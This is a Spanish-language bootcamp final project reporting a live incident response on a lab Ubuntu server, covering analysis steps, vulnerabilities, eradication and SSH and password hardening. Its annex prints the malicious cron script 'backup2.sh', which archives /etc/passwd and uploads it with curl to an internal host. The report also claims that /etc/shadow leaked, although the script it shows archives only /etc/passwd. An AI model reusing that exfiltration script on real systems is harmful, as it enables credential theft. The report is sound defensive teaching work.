4Geeks Academy

BOOTCAMP CIBERSEGURIDAD

Proyecto Final

Respuesta en Vivo a Incidentes

Autor:
Chen, Weiyu

Octubre 2025

Tras la detección sobre comportamientos anómalos en el sistema de 4geeks es realizado el análisis que identifica el problema, la respuesta ante incidente realizada y creado un plan de mejora para erradicar estos casos.

Índice

1. Resumen ejecutivo

El 23 de junio del 2025 la organización 4geeks ha detectado comportamientos anómalos en uno de sus servidores internos. Tras un análisis exhaustivo de la anomalía se ha detectado accesos no autorizados al sistema comprometiendo la integridad del mismo. Finalmente se descubrió que el ataque fue realizado por un usuario interno el cual tuvo acceso al sistema, ha creado dos grupos de usuario dentro del dispositivo para realizar el ataque externamente y exportar información sensible de usuarios y contraseñas. Solo se ha detectado fuga de información por parte de las contraseñas y usuarios del sistema, por suerte no se observo acceso remoto el cual le permitiría obtener todos los datos críticos del sistema.

Nivel de criticidad: **Alta.** El servidor fue expuesto a accesos no autorizados y las contraseñas han sido filtradas. Por suerte no ha sido expuestas los datos de clientes y en la primera fase de conseguir acceso al sistema ya fue detectada el incidente.

Hallazgos principales:

- Vector de ataque: Explotación de credenciales comprometidas de usuarios autorizados.
- Alcance: Un servidor interno de la organización.
- Impacto: Fuga confirmada de credenciales de usuarios del sistema; sin evidencia de exfiltración de datos de clientes.
- Detección: Fase inicial del ataque, previo a acceso remoto o movimiento lateral

Estado actual: Incidente contenido y erradicado. El sistema fue aislado, las cuentas maliciosas eliminadas, y las vulnerabilidades críticas mitigadas.

Acciones ejecutadas:

- La mitigación sobre la incidencia.
- Erradicación de los efectos que ha producido.
- Documentar los hechos y evidencias
- Calcar las medidas de seguridad que pueden faltar en el sistema.

Impacto al negocio: Mínimo - No se detectó interrupción de servicios ni compromiso de datos de clientes. La respuesta temprana evitó escalada del incidente.

Recomendaciones: Se requiere implementación inmediata de medidas que fortalezcan la seguridad de SSH y las contraseñas de los usuarios del sistema.

2. Metodología de respuesta

2.1. Marco de trabajo aplicado

Siguiendo las instrucciones del cliente: *"El servidor afectado forma parte de un sistema crítico en producción, no es posible apagarlo ni extraer su disco para análisis forense tradicional. Por eso, tu tarea se centrará en un enfoque de Live Incident Response, es decir, inspección directa sobre un sistema activo."*

Por ello se ha decidido seguir la documentación interna en la cual se definen los procedimientos para realizar la investigación en vivo. Esta investigación se basa en los siguientes pasos:

1. Observación general del sistema
2. Revisar procesos activos
3. Revisar tareas programadas (cronjobs)
4. Revisión de usuarios y accesos
5. Revisar logs del sistema
6. Revisión de red y firewall
7. Detección de persistencia y backdoors
8. Confirmar hallazgos y actuar

Tras la finalización de dicha investigación, se procede a realizar un proceso de respuesta ante indicentes que se basará en la contención, erradicación y recuperación, y finalmente se redactará recomendaciones y plan de mejora.

Justificación: Esta metodología permite detectar de forma sistemática y clara sobre los hechos y las acciones tomadas.

2.2. Herramientas utilizadas

Siendo necesario realizar dicha análisis en vivo, es necesario utilizar herramientas internas que son instaladas en el servidor Linux.

Categoría	Herramienta	Proposito
Análisis general	uptime, free, top, ip	Verificar el estado del sistema
Procesos	ps, pstree	Revisión de procesos activos
Acceso	ls, cat, cd, grep, find	Lectura y acceso en el sistema

Categoría	Herramienta	Proposito
Persistencia	crontab, atq, systemctl	Verificar tareas programadas y persistencia
Usuarios	last, /var/log/auth.log	verificación de usuarios
ACL	ss, iptables	Verificar estado de los ACL

Herramientas externas se utilizará Kali (y la herramienta nmap) para realizar un escaneo de puertos y servicios detectando vulnerabilidades.

2.3. Alcance del análisis

2.3.1. Sistema objetivo

- Servidor afectado: 4geeks-server-lab
- Sistema operativo: Ubuntu Server 20.04.06 LTS
- Rol del servidor: Servidor de aplicaciones interna
- Criticidad: ALTA (contiene datos académicos y credenciales de acceso)

2.3.2. Alcance permitido

Se permite el acceso al sistema con privilegios de administrador.

Se permite acceder a ficheros de información privilegiada como passwd, shadow, etc..., todos los logs del sistema.

El acceso a ficheros de configuración de seguridad como iptables, cron, etc...

2.4. Limitaciones y consideraciones

Por criticidad del sistema se realizará con un enfoque de Live Incident Response, ya se prioriza realizar de forma rápida y no es posible apagar el servidor.

No es posible extraer el sistema para realizar un análisis forense con Autopsy ya que no es posible apagar el sistema ni extraer la imagen.

Todas las acciones tomadas son documentadas en dicho documento.

3. Análisis del incidente

Basándose en la metodología de trabajo que se aplica, explicada en la sección 2.1., el análisis se realizará en bloques redactando las evidencias que se han identificado y porque.

3.1. Detección inicial y contexto

La incidencia fue detectada por la propia organización, descubriendo comportamientos anómalos, se observaba accesos recurrentes por ssh, script que se ejecutaba recurrentemente y movimientos en los ficheros.

Una primera impresión del ataque es la inyección de malware o una filtración de datos.

Tras una primera evaluación del sistema se ha decidido proceder con un análisis en vivo ya que el servidor era crítico y no es posible parar el servicio.

3.2. Inspección del sistema en tiempo real

Todo el análisis de cada bloque se basará en 3 partes:

- Descripción de los resultados.
- Comandos lanzados.
- Resultados en el anexo.

Para posteriormente realizar la conclusión del ataque y la descripción de otras secciones.

3.2.1. Observación general del sistema

Utilizando las herramientas uptime, free, top y ip a, no se ha detectado anomalías en el funcionamiento del sistema. Esto quiere decir que:

- No están robando recursos actualmente.
- No se observa sesiones desconocidas.
- No existe conexiones externas activas actualmente.

Los comandos lanzados en esta fase son:

```
uptime
free -h
top
ip addr
```

Sobre el Anexo se muestra las capturas de las acciones realizadas

3.2.2. Revisar procesos activos

No se han detectado scripts en el arranque ni ejecutándose en un primer intento de lanzar los comandos. Los comandos lanzados en esta fase son:

```
ps aux --sort=start_time
pstree -p
```

3.2.3. Revisar tareas programadas

Revisando las tareas programadas se ha detectado dos scripts que pueden ser maliciosos:

- 0 0 * * * root /opt/scripts/logrotate.sh
- */ 15 * * * * root /usr/local/bin/backup2.sh

Tras analizar el comportamiento del script se observa que logrotate.sh solo realiza cambios en los logs que se le ha definido, sin embargo el backup2.sh accede a passwd (identificación de usuarios), este script comprime el fichero y lo manda por dominio LAN.

Los comandos lanzados en esta fase son:

```
ls /etc/cron.d/ && cat /etc/cron.d/* && crontab -l
cat /opt/scripts/logrotate.sh
cat /etc/logrotate.conf
nano /usr/local/bin/backup2.sh
```

Sobre el Anexo se muestra las capturas de las acciones realizadas.

3.2.4. Revisión de usuarios y accesos

Sobre la figura de Usuarios se observa un usuario raro que es denominado hacker tras realizar una primera investigación este usuario a eliminado el historial de bash que ha ejecutado entre otros ficheros, entonces puede ser donde se ha accedido el infiltrado.

Posteriormente se ha eliminado el log de los últimos accesos y se observa múltiples intentos de acceso desde el servicio ssh con usuarios inexistentes y el usuario hacker desde distintos puertos y en el mismo dominio ip.

Los comandos lanzados en esta fase son:

```
cat /etc/passwd | grep -v "/usr/sbin/nologin"
last -a
grep "Failed password" /var/log/auth.log
```

Sobre el Anexo se muestra las capturas de las acciones realizadas.

3.2.5. Revisar logs del sistema

En la figura Autenticación por SSH Se observa multiples intentos de sesión realizados por el servicio SSH desde las misma red LAN, dando a entender que es un dispositivo interno que intenta acceder al servidor.

Utilizando journalctl se ha analizado todas las acciones que se han realizado que quedarón documentadas.(Figura Time line jouralctl)

Posteriormente se ha realizado la lectura de .bash_history, sobre los 3 usuarios que existen: sysadmin, reports y hacker. Se ha descubierto que el usuario sysadmin ha realizado la manipulación de multiples ficheros *.sh, logs y txt.

Los comandos lanzados en esta fase son:

```
grep -i "ssh" /var/log/auth.log
journalctl
cat ~/.bash_history
```

Sobre el Anexo se muestra las capturas de las acciones realizadas.

3.2.6. Revisión de red y firewall

Con el comando ss -tuln se ha encontrado distintos servicios activos de los cuales pueden ser vulnerabilidades:

- Puerto 22 (SSH) expuesto
- Puerto 21 (FTP) activo
- Puerto 80 (HTTP) sin cifrar

Y observando las ACL del firewall se ha encontrado que no parecen estar habilitadas y son demasiadas permisivas para proteger el servidor.

Los comandos lanzados en esta fase son:

```
ss -tuln
iptables -L -n -v
```

Sobre el Anexo se muestra las capturas de las acciones realizadas.

3.2.7. Detección de persistencia y backdoors

Como se ha comentado en la sección 3.2.3. existe un archivo backup2.sh el cual se está obteniendo los usuarios del sistema.

Y entre los servicios que están activos no esta activo los firewall y existe un servicio at el cual se puede substituir con cron.

Los comandos lanzados en esta fase son:

```
ls -la /usr/local/bin/
find /opt -type f -iname "*.sh"
cat /etc/rc.local
systemctl list-units --type=service --state=running
```

Sobre el Anexo se muestra las capturas de las acciones realizadas.

3.3. Conclusiones del ataque

Sobre la figura Time line jouralctl es posible observar todas las acciones realizadas sobre la maquina de una forma cronológica, se observa que el usuario sysadmin es el problemático y es el que intenta realizar .ªtaquesütilizando usuarios como reporte y hacker, estos dos usuarios son creados por el.

También se observa que todos los archivos que son pruebas de ataque ha sido creados por este usuario y tiempo faltante que de repente apareció en las cronjob el backup2.sh entre 15:03-15:15 del dia 23 de junio el que tenia la sesión activa era de sysadmin.

Finalmente, también ha realiza ataques de fuerza bruta falsas en el cual no se observa accesos al sistema desde SSH. Lo cual da pie a que aun no se han filtrado los datos del sistema aparte de las contraseñas y usuarios.

Evaluando todas las pruebas realizadas sobre la sección anterior y comentado sobre esta, es posible concluir que el usuario sysadmin intentaba obtener información privilegiada del sistema, como el archivo shadow que contiene los hashes de las contraseñas y los usuarios que están en el archivo passwd.

4. Vulnerabilidades identificadas

4.1. Métricas

#	Riesgo	CVSSv3 Score	Descripción
1	**Critico**	9.0 – 10	Se descubrió una vulnerabilidad calificada como crítica. Requiere resolución lo antes posible.
2	**Alto**	7.0 – 8.9	Se descubrió una vulnerabilidad clasificada como grave. Requiere una solución a corto plazo.
3	**medio**	4.0 – 6.9	Se descubrió una vulnerabilidad de nivel medio. Esta debería resolverse durante el proceso de mantenimiento en curso.
4	**bajo**	1.0 – 3.9	Se descubrió una vulnerabilidad con una calificación baja. Esto debería abordarse como parte de las tareas de mantenimiento rutinario.
5	**info**	0 – 0.9	Se realizó un descubrimiento que se reporta a título informativo. Esto debe abordarse para cumplir con las prácticas líderes.

4.2. Vulnerabilidades detectadas

Ref	Descripción	Riesgo
000001-1-1	Usuarios y contraseñas filtradas	**Critico**
000001-1-2	Usuarios externos creados	**Crítico**
000001-2-1	Servicio de Firewall inseguro	**Alto**
000001-3-1	Conexión por SSH	**medio**
000001-3-2	Puerto 21 abierto	**medio**
000001-3-3	Utilización del puerto 80 sin encriptar	**medio**
000001-4-1	Servicio de wazuh + agente	**bajo**
000001-5-1	Servicios innecesarios	**info**

4.3. Detalles técnicos

4.3.1. Usuarios y contraseñas filtradas

Critico

Ref ID: `000001-1-1`

Durante el análisis de seguridad se identificó que el sistema ha sido comprometido mediante la filtración de los archivos críticos /etc/passwd y /etc/shadow. Estos archivos contienen información sensible sobre las cuentas de usuario del sistema, incluyendo nombres de usuario, identificadores de usuario (UID), rutas de directorio home y, en el caso de /etc/shadow, los hashes de las contraseñas de todos los usuarios del sistema. La exportación de estos archivos al exterior representa una brecha de seguridad crítica, ya que permite a los atacantes:

- Conocer los usuarios y servicios que se utilizan.
- Realizar ataque de fuerza bruta sobre las contraseñas.
- identificar privilegios de los usuarios para realizar un escalado de privilegios

Las evidencias identificadas son:

- cronjob que ejecuta un script llamado backup2.sh.
- .bash_history del usuario reporte y sysadmin.

4.3.2. Usuarios externos creados

Critico

Ref ID: `000001-1-2`

Existe dos grupos de usuarios creados para el ataque que ha sido reports y hacker. Aunque se en las conclusiones del ataque se cree que estos usuarios han sido creados para ocultar quien fue realmente el que realizo la filtración de archivos estos usuarios pueden convertirse en vectores de ataque. Ya que es posible que alguien acceda al servicio con estos.

Por ello es recomendable realizar la eliminación de estos usuarios.

4.3.3. Servicio de Firewall inseguro

Alto

Ref ID: `000001-2-1`

Utilización de ufw demasiado permisivo, realizando la lectura de las reglas que se han introducido básicamente permiten cualquier trafico, lo cual da más acceso y crea mayores vectores de ataque, es recomendable mantener todas las ACLs en modo DROP y no utilizar ACCEPT ya que se ha observado reglas de este estilo. Como conclusión es necesario realizar revisión de estas reglas que se han creado.

Finalmente los servicios ufw no están activados por defecto ya que no se observa este servicio en los procesos que están activos, por ello para que la configuración de las ACLs sean efectivas es necesario activar este servicio.

4.3.4. Conexión por SSH

Medio

Ref ID: `000001-3-1`

La conexión por SSH es insegura tanto como la configuración como la forma de acceder.

La configuración es necesario agregar limites de intentos(por ejemplo 3) para bloquear los ataques de fuerza bruta o directamente no permitir el acceso a menos que sea un dispositivo exacto. Es recomendable revisar la configuración para implementar prácticas como acceso por clave privada, no permitir más de una conexión, cambio de numeros de intentos que se comento anteriormente, etc...

4.3.5. Puerto 21 abierto

Medio

Ref ID: `000001-3-2`

Servicio FTP activado por defecto el cual es una puerta abierta a ataques que comprometan la integridad del sistema. Es recomendable abrir tal puerto solo cuando sea necesario o proteger mejor el sistema con las ACLs.

En caso de que no sea necesario este servicio es recomendable eliminar ya que con la existencia de multiples servicios es más vulnerable el sistema.

4.3.6. Utilización del puerto 80 sin encriptar

Medio

Ref ID: `000001-3-3`

Se aceptan peticiones HTTP sin realizar encriptación, puede poner en peligro la seguridad del servicio y del sistema completo.

Se debería utilizar el puerto 443 para aceptar peticiones HTTPS que realizan la encriptados con TLS 1.3.

4.3.7. Servicio de wazuh + agente

bajo

Ref ID: `000001-4-1`

El agente instalado es para mandar la información al servicio instalado en el mismo sistema. Sería más recomendable utilizar un servidor externo de wazuh para recibir los eventos del sistema, ya que la utilidad del dicho sistema no es para recibir eventos o monitorizar los end points.

4.3.8. Servicios innecesarios

info

Ref ID: `000001-5-1`

Sería conveniente revisar los servicios que son instalados ya que no se esta haciendo uso de ello. Como por ejemplo:

- Apache2, no existe web y es innecesario.
- atd, es más recomendable utizar los cronjob ya que tienen la misma finalidad

5. Respuesta ante el incidente

5.1. Contención

Teniendo en cuenta que no es posible parar el sistema se ha tomado las siguientes medidas:

- **Aislamiento de red:**
  Implementa reglas de firewall estrictas para limitar conexiones entrantes/salientes solo a lo esencial, segmenta la red mediante VLANs para aislar el servidor comprometido, de esta forma no se propaga a otros equipos limpios. Esto limita los daños que pueda causar tal incidencia.

- **Monitorización intensiva:**
  Captura tráfico de red completo para análisis forense posterior, el cual ayuda a detectar los fallos de seguridad y como ha conseguido entrar al sistema. Es utilizado herramientas como Wireshark agregando un modulo para realizar sniffing sobre la red.

5.2. Erradicación

Se elimina los usuarios reports y hacker, y para ello se utiliza los siguientes comandos:

```
sudo deluser --remove-all-files reports
sudo deluser --remove-all-files hacker
```

Esto elimina también cualquier rastro que hayan dejado estos, pero no es eliminado los archivos que se ha creado en home entonces también los eliminamos con:

```
rm -r /home/reports
rm -r /home/hacker
```

Posteriormente se comprueba los cronjob:

```
sudo ls /etc/cron.d/ && cat /etc/cron.d/* && crontab -l
sudo rm /etc/cron.d/sys-maintenance
sudo rm /usr/local/bin/backup2.sh
```

Y cambiamos las contraseñas con:

```
sudo passwd [user_name]
```

6. Recomendación y plan de mejora

6.1. Mejoras inmediatas

Esta fase se compone de la protección de servicios y endurecimiento de políticas de seguridad, no se hablará de la gobernanza y la gestión si no métricas que se podrían aplicar.

Políticas de contraseñas robustas, el cual se aplica a los usuarios para proteger la autentificación del sistema:

```
# Instalar y configurar libpam-pwquality
apt-get install libpam-pwquality  # Debian/Ubuntu
yum install libpwquality           # RHEL/CentOS

# Editar /etc/security/pwquality.conf
minlen = 14
dcredit = -1    # Al menos 1 dígito
ucredit = -1    # Al menos 1 mayúscula
lcredit = -1    # Al menos 1 minúscula
ocredit = -1    # Al menos 1 símbolo especial
maxrepeat = 3
```

Configurar expiración y rotación de contraseñas:

```
# Editar /etc/login.defs
PASS_MAX_DAYS   90
PASS_MIN_DAYS   1
PASS_WARN_AGE   14

# Aplicar a usuarios existentes
chage -M 90 -m 1 -W 14 usuario
```

Fortalecimiento de SSH el cual agrega seguridad al servicio:

```
# Deshabilitar root login
PermitRootLogin no

# Solo autenticación por clave
PasswordAuthentication no
PubkeyAuthentication yes
ChallengeResponseAuthentication no

# Protocolo y cifrado
```

```
Protocol 2
Ciphers aes256-gcm@openssh.com,aes128-gcm@openssh.com
MACs hmac-sha2-512-etm@openssh.com,hmac-sha2-256-etm@openssh.com

# Limitar usuarios permitidos
AllowUsers usuario1 usuario2
AllowGroups ssh-users

# Timeouts y límites
ClientAliveInterval 300
ClientAliveCountMax 2
MaxAuthTries 3
MaxSessions 2
LoginGraceTime 30

# Restringir acceso por IP si es posible
Match Address 192.168.1.0/24
PasswordAuthentication yes
```

6.2. Monitorización y control

Se recomienda agregar un servidor de wazuh para centralizar los logs y automatizar la detección de esta.

Por la falta de monitorización del sistema no se ha podido detener el ataque desde un primer momento, ya que si se hubieran implementado estas herramientas SIEM, el cual vienen agregados IDS/IPS entre sus funcionamientos, aparte de monitorizar los puntos finales de la red.

En caso de no tener una segmentación de red precisa se recomienda aplicar vLAN para una segmentación de red el cual protege del abuso de mensajes Multicast y Broadcast, y también evita la propagación del malware a nivel de IP si es el caso.

Finalmente se recomienda aplicar auditorías internas cada trimestre para evaluar la seguridad de la red y una externa cada año.

6.3. Backup

Cuando se ha realizado el analisis del sistema se ha observado que no existía un servicio de backup. Este es vital para mantener la disponibilidad del sistema ya que permite una rápida recuperación ante el desastre.

Los puntos clave para la implementación de esta medida son:

- Realizar un estudio sobre la criticidad, y la carga de trabajo que tiene para poder programar un backup a medida. Este estudio permitiría realizar la decisión sobre la forma en la que se realiza el backup ya que no es lo mismo uno completo, una parcial o según los cambios, finalmente tambien permite decidir cada cuanto realizar este servicio, este punto es necesario tener en cuenta la carga de trabajo que puede suponer al realizar el backup.
- Mantener el Backup separada del servidor que puede ser expuesta, es un punto crítico ya que el en caso de que el servidor sea infectado es posible propagarse sobre la red y es necesario proteger bien esta contra medida ya que si no, los datos es posible que no se puedan utilizar.
- Realizar pruebas sobre la disponibilidad de los datos que son guardados, es otro punto crítico ya que si no se prueba no se sabe si estos datos se pueden usar o no. Las pruebas deben ser los más recurrente posibles ya que es un sistema crítico.

6.4. Concienciación

La concienciación define tanto para usuarios finales como para la empresa. Para mantener una cultura de seguridad proactiva es un punto clave concienciar a todas las personas involucradas. Ya que todos los que utilizan el sistema pueden ser un punto de fallo o incluso el primer punto del vector de ataque de un usuario malicioso.

Es necesario dividir los roles y grupos sobre la impotancia, relevancia y el efecto que tiene:

- Alto mando: Son los primeros que se deben conocer la importancia que tiene la seguridad ya que son los que toman las decisiones estratégicas de la empresa, y si no están de acuerno no es posible implementar ninguna medida que son necesarias.
- Personal de la empresa: Las modificaciones sobre productos y datos críticos son tratados por estos, deben conocer bien que implicaciones tienen sus actos y establecer reglas y gestionar sus acciones.
- Usuario final: Aveces menospreciado pero son un punto importante ya que si no conocen las medidas que se aplica la empresa ponen en riesgo tanto a ellos como los activos de la empresa.

6.5. Documentación y mejora continua

Para mantener una política de seguridad proactiva es necesario implementar ciclos de vida de mejora continua y una buena documentación en el que se destaque los puntos claves que se deban aplicar.

El circulo de Deming define el circulo de la mejora continua en el cual se trata de 4 puntos: Plan - Do - Check - Act

Figura 1: Circulo de Deming

7. Conclusión

Sobre el presente documento se ha documentado el analisis exahustivo que se ha realizado para mitigar la incidencia de seguridad y medidas de protección que se aplicarán después. Todas las evidencias son mostradas en forma de capturas sobre el anexo y se ha redactado un plan de mejora el cual servirá para complementar la politica de seguridad que se redacta según la ISO 27000.

ANEXO

1. Anexo: Observación general

```
sysadmin@4geeks-server:/var/spool/cron$ uptime
 11:23:02 up  3:23,  1 user,  load average: 0,00, 0,00, 0,00
```

Figura 2: uptime

```
sysadmin@4geeks-server:/var/spool/cron$ free -h
               total        used        free      shared  buff/cache   available
Mem:           3,8Gi       183Mi       3,1Gi       1,0Mi       556Mi       3,4Gi
Swap:          3,1Gi          0B       3,1Gi
```

Figura 3: free -h

```
sysadmin@4geeks-server:/var/spool/cron$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 100
0
    link/ether 08:00:27:9d:d5:bd brd ff:ff:ff:ff:ff:ff
    inet 10.160.35.181/21 brd 10.160.39.255 scope global dynamic enp0s3
       valid_lft 689979sec preferred_lft 689979sec
    inet6 fe80::a00:27ff:fe9d:d5bd/64 scope link
       valid_lft forever preferred_lft forever
```

Figura 4: ip a

2. Anexo: Tareas programadas

```
sysadmin@4geeks-server:~$ ls /etc/cron.d/ && cat /etc/cron.d/* && crontab -l
e2scrub_all  logrotate  popularity-contest  sys-maintenance
30 3 * * 0 root test -e /run/systemd/system || SERVICE_MODE=1 /usr/lib/x86_64-linux-gnu/e2fsprogs/e2
scrub_all_cron
10 3 * * * root test -e /run/systemd/system || SERVICE_MODE=1 /sbin/e2scrub_all -A -r
0 0 * * * root /opt/scripts/logrotate.sh
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
35 0 * * *   root    test -x /etc/cron.daily/popularity-contest && /etc/cron.daily/popularity-contes
t --crond
*/15 * * * * root /usr/local/bin/backup2.sh
no crontab for sysadmin
sysadmin@4geeks-server:~$
```

Figura 5: crontab

```
  GNU nano 4.8                          /usr/local/bin/backup2.sh
#!/bin/bash
tar -czf /tmp/secrets.tgz /etc/passwd
curl -X POST -F 'file=@/tmp/secrets.tgz' http://192.168.1.100:8080/upload
```

Figura 6: backup2.sh

3. Anexo: Acceso de usuario

```
sysadmin@4geeks-server:/tmp$ cat /etc/passwd | grep -v "/usr/sbin/nologin"
root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sysadmin:x:1000:1000:4geeks-server:/home/sysadmin:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
reports:x:1001:1001:,,,:/home/reports:/bin/bash
wazuh:x:115:120::/var/ossec:/sbin/nologin
hacker:x:1002:1002::/home/hacker:/bin/bash
```

Figura 7: Usuarios

```
sysadmin@4geeks-server:~$ last -a
sysadmin tty1         Thu Oct 16 07:59   still logged in
reboot   system boot  Thu Oct 16 07:59   still running      5.4.0-216-generic
sysadmin tty1         Thu Oct 16 07:56 - down   (00:02)
reboot   system boot  Thu Oct 16 07:56 - 07:59  (00:03)     5.4.0-216-generic
```

Figura 8: Ultimos accesos

```
sysadmin@4geeks-server:/tmp$ grep "Failed password" /var/log/auth.log
Jun 21 19:38:20 4geeks-server sshd[2001]: Failed password for root from 192.168.1.50 port 40230 ssh2
Jun 23 15:26:52 4geeks-server sshd[1736]: Failed password for invalid user test from 192.168.1.103 p
ort 58760 ssh2
Jun 23 15:27:01 4geeks-server sshd[1736]: Failed password for invalid user test from 192.168.1.103 p
ort 58760 ssh2
Jun 23 15:27:07 4geeks-server sshd[1736]: Failed password for invalid user test from 192.168.1.103 p
ort 58760 ssh2
Jun 23 15:27:28 4geeks-server sshd[1747]: Failed password for invalid user admin from 192.168.1.103
port 49542 ssh2
Jun 23 15:27:32 4geeks-server sshd[1747]: Failed password for invalid user admin from 192.168.1.103
port 49542 ssh2
Jun 23 15:27:37 4geeks-server sshd[1747]: Failed password for invalid user admin from 192.168.1.103
port 49542 ssh2
Jun 23 15:28:33 4geeks-server sshd[1769]: Failed password for hacker from 192.168.1.103 port 44272 s
sh2
Jun 23 15:28:40 4geeks-server sshd[1769]: Failed password for hacker from 192.168.1.103 port 44272 s
sh2
Jun 23 15:29:15 4geeks-server sshd[1797]: Failed password for root from 192.168.1.103 port 47014 ssh
2
Jun 23 15:29:21 4geeks-server sshd[1797]: Failed password for root from 192.168.1.103 port 47014 ssh
2
```

Figura 9: Múltiple intentos de acceso

4. Anexo: Logs del sistema



Figura 10: Autenticación por SSH



Figura 11: bash_history

5. Anexo: Red y firewall

```
sysadmin@4geeks-server:/home/reports$ ss -tuln
Netid   State    Recv-Q   Send-Q            Local Address:Port       Peer Address:Port   Process
udp     UNCONN   0        0                 127.0.0.53%lo:53             0.0.0.0:*
udp     UNCONN   0        0           10.160.35.181%enp0s3:68            0.0.0.0:*
tcp     LISTEN   0        4096              127.0.0.53%lo:53             0.0.0.0:*
tcp     LISTEN   0        128                     0.0.0.0:22             0.0.0.0:*
tcp     LISTEN   0        511                           *:80                   *:*
tcp     LISTEN   0        32                            *:21                   *:*
tcp     LISTEN   0        128                        [::]:22                [::]:*
```

Figura 12: ss -tuln

```
Chain INPUT (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
  457 44464 ufw-before-logging-input  all  --  *      *       0.0.0.0/0            0.0.0.0/0
  457 44464 ufw-before-input  all  --  *      *       0.0.0.0/0            0.0.0.0/0
    0     0 ufw-after-input  all  --  *      *       0.0.0.0/0            0.0.0.0/0
    0     0 ufw-after-logging-input  all  --  *      *       0.0.0.0/0            0.0.0.0/0
    0     0 ufw-reject-input  all  --  *      *       0.0.0.0/0            0.0.0.0/0
    0     0 ufw-track-input  all  --  *      *       0.0.0.0/0            0.0.0.0/0

Chain FORWARD (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 ufw-before-logging-forward  all  --  *      *       0.0.0.0/0            0.0.0.0/0
    0     0 ufw-before-forward  all  --  *      *       0.0.0.0/0            0.0.0.0/0
    0     0 ufw-after-forward  all  --  *      *       0.0.0.0/0            0.0.0.0/0
    0     0 ufw-after-logging-forward  all  --  *      *       0.0.0.0/0            0.0.0.0/0
    0     0 ufw-reject-forward  all  --  *      *       0.0.0.0/0            0.0.0.0/0
    0     0 ufw-track-forward  all  --  *      *       0.0.0.0/0            0.0.0.0/0

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
  485 44618 ufw-before-logging-output  all  --  *      *       0.0.0.0/0            0.0.0.0/0
  485 44618 ufw-before-output  all  --  *      *       0.0.0.0/0            0.0.0.0/0
   48  3540 ufw-after-output  all  --  *      *       0.0.0.0/0            0.0.0.0/0
   48  3540 ufw-after-logging-output  all  --  *      *       0.0.0.0/0            0.0.0.0/0
   48  3540 ufw-reject-output  all  --  *      *       0.0.0.0/0            0.0.0.0/0
   48  3540 ufw-track-output  all  --  *      *       0.0.0.0/0            0.0.0.0/0

Chain ufw-after-forward (1 references)
 pkts bytes target     prot opt in     out     source               destination

Chain ufw-after-input (1 references)
 pkts bytes target     prot opt in     out     source               destination
    0     0 ufw-skip-to-policy-input  udp  --  *      *       0.0.0.0/0            0.0.0.0/0
```

